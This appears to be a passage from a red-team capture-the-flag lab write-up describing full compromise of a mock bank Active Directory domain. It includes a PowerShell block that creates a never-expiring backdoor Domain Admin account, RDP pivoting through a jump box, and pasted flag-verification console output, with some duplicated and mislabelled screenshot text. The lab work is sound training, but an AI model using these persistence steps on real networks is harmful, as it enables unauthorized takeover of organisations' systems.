




## ○ Flag16,Administrative access to Parent Domain







## Phase 14: Full Compromise of BANK Domain

With **Enterprise Admin** rights over the entire forest, the final phase involves pivoting into the **BANK domain** and achieving administrative control over all its tiers.

### Step 1: Accessing BANKDC via RDP

From the **ROOTDC**, we connected to the **BANKDC** (Domain Controller for the bank.thereserve.loc child domain) via RDP, using the **Enterprise Admin** credentials created earlier.

## **Step 2: Creating a Domain Admin in BANK Domain**

To secure persistent access to the BANK domain, we repeated our standard user creation + privilege escalation steps, executed from a PowerShell console:

Powershell:

```
# Set password for the new user

$pwd = ConvertTo-SecureString "Pass123" -AsPlainText -Force

# Create the new user in BANK domain

New-ADUser -Name admin1 -AccountPassword $pwd -PasswordNeverExpires
$true -Enabled $true -Server "bankdc.bank.thereserve.loc"

# Retrieve user and group objects

$User = Get-ADUser -Identity admin1 -Server "bankdc.bank.thereserve.loc"

$Group = Get-ADGroup -Identity "Domain Admins" -Server
"bankdc.bank.thereserve.loc"

# Add the user to Domain Admins group

Add-ADGroupMember -Identity $Group -Members $User -Server
"bankdc.bank.thereserve.loc"
```

✅ This gave us full Domain Admin access within the BANK child domain.

## **Step 3: Access to JMP Box and Additional Servers**

While attempting to connect to the **JMP box** directly from the attacker machine, the connection was rejected due to the port being closed for external access.

To bypass this restriction:

- I **RDP'd into the JMP box** from **BANKDC**, using our privileged domain account.
- From there, I submitted the corresponding **TIER 1 Admin flags**.

Next, I repeated the same login procedure using RDP to access the following BANK servers:



- 10.200.118.51
- 10.200.118.52
- 10.200.118.61


Using a **newly created user** named admin1, I was able to successfully log in and **submit all the flags related to the BANKDC systems**.

## 🚩 Flags Achieved via E-Citizen Portal


With this domain-wide compromise, we were able to log into the E-Citizen platform and successfully claim the following Flag

### 🚩 Flag 13 : Foothold on Bank Division Tier 0 Infrastructure





## Flag 14 : Administrative access to Bank Division Tier 0 Infrastructure



The screenshot shows the E-citizen application interface. The top menu bar includes File, Actions, Edit, View, and Help. Below the menu bar, there are tabs for MainVPN, RedVPN, InetmalVPN, SSH-VPN, chisel, Tun2socks, TUN1, RDP102, and E-citizen. The main window displays a list of flags with their descriptions and completion status. A selection menu is open, showing options 1 through 100. The user has selected option 14, which corresponds to the flag 'CORP Tier 1 Foothold'. The interface also shows a progress bar at the bottom right indicating 100% completion.



| Flag ID | Flag Description        | Completed |
|---------|-------------------------|-----------|
| 1       | Perimeter Breach        | True      |
| 2       | Active Directory Breach | True      |
| 3       | CORP Tier 2 Foothold    | True      |
| 4       | CORP Tier 2 Admin       | True      |
| 5       | CORP Tier 1 Foothold    | True      |
| 6       | CORP Tier 1 Admin       | True      |
| 7       | CORP Tier 0 Foothold    | True      |
| 8       | CORP Tier 0 Admin       | True      |
| 9       | BANK Tier 2 Foothold    | False     |
| 10      | BANK Tier 2 Admin       | False     |
| 11      | BANK Tier 1 Foothold    | False     |
| 12      | BANK Tier 1 Admin       | False     |
| 13      | BANK Tier 0 Foothold    | True      |
| 14      | BANK Tier 0 Admin       | True      |
| 15      | ROOT Tier 0 Foothold    | True      |
| 16      | ROOT Tier 0 Admin       | True      |
| 17      | SWIFT Web Access        | False     |
| 18      | SWIFT Capturer Access   | False     |
| 19      | SWIFT Approver Access   | False     |
| 20      | SWIFT Payment Made      | False     |


The screenshot shows the E-citizen application interface. The top menu bar includes File, Actions, Edit, View, and Help. Below the menu bar, there are tabs for MainVPN, RedVPN, InetmalVPN, SSH-VPN, chisel, Tun2socks, TUN1, RDP102, and E-citizen. The main window displays a list of flags with their descriptions and completion status. A selection menu is open, showing options 1 through 100. The user has selected option 14, which corresponds to the flag 'CORP Tier 1 Foothold'. The interface also shows a progress bar at the bottom right indicating 100% completion.

| Flag ID | Flag Description        | Completed |
|---------|-------------------------|-----------|
| 1       | Perimeter Breach        | True      |
| 2       | Active Directory Breach | True      |
| 3       | CORP Tier 2 Foothold    | True      |
| 4       | CORP Tier 2 Admin       | True      |
| 5       | CORP Tier 1 Foothold    | True      |
| 6       | CORP Tier 1 Admin       | True      |
| 7       | CORP Tier 0 Foothold    | True      |
| 8       | CORP Tier 0 Admin       | True      |
| 9       | BANK Tier 2 Foothold    | False     |
| 10      | BANK Tier 2 Admin       | False     |
| 11      | BANK Tier 1 Foothold    | False     |
| 12      | BANK Tier 1 Admin       | False     |
| 13      | BANK Tier 0 Foothold    | True      |
| 14      | BANK Tier 0 Admin       | True      |
| 15      | ROOT Tier 0 Foothold    | True      |
| 16      | ROOT Tier 0 Admin       | True      |
| 17      | SWIFT Web Access        | False     |
| 18      | SWIFT Capturer Access   | False     |
| 19      | SWIFT Approver Access   | False     |
| 20      | SWIFT Payment Made      | False     |


Flag 11 : Foothold on Bank Division Tier 1 Infrastructure







## Flag 12 : Administrative access to Bank Division Tier 1 Infrastructure



```
File Actions Edit View Help
MainVPN x RedVPN x InetnatVPN x SSH-VPN x chisel x Tun2socks x TUN1 x RDP102 x E-citizen x

[1] CORP Tier 2 Foothold
[4] CORP Tier 2 Admin
[5] CORP Tier 1 Foothold
[6] CORP Tier 1 Admin
[7] CORP Tier 0 Foothold
[8] CORP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:12

Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): jno

In order to verify your access, please complete the following steps.
1. On the jno host, navigate to the C:\Users\Administrator\ directory
2. Create a text file with this name: mohammedali.txt
3. Add the following UUID to the first line of the file: 4c3685a-8c55-417b-a4b3-9119e565490c
4. Click proceed for the verification to occur

Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/X/Z]: Y
Warning: Permanently added '10.200.110.61' (ECDSA) to the list of known hosts.
mohammedali.txt

Well done! Check your email!
12

What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:4

the mouse pointer holds or press Ctrl+G
```

```
File Actions Edit View Help
MainVPN x RedVPN x InetnatVPN x SSH-VPN x chisel x Tun2socks x TUN1 x RDP102 x E-citizen x

[4] Get hints
[5] Exit
Selection:2

Please see your current progress below:

Flag ID      Flag Description      Completed
1            Perimeter Breach      True
2            Active Directory Breach True
3            CORP Tier 2 Foothold  True
4            CORP Tier 2 Admin     True
5            CORP Tier 1 Foothold  True
6            CORP Tier 1 Admin     True
7            CORP Tier 0 Foothold  True
8            CORP Tier 0 Admin     True
9            BANK Tier 2 Foothold  False
10           BANK Tier 2 Admin     False
11           BANK Tier 1 Foothold  True
12           BANK Tier 1 Admin     True
13           BANK Tier 0 Foothold  True
14           BANK Tier 0 Admin     True
15           ROOT Tier 0 Foothold  True
16           ROOT Tier 0 Admin     True
17           SWIFT Web Access      False
18           SWIFT Capturer Access False
19           SWIFT Approver Access False
20           SWIFT Payment Made    False

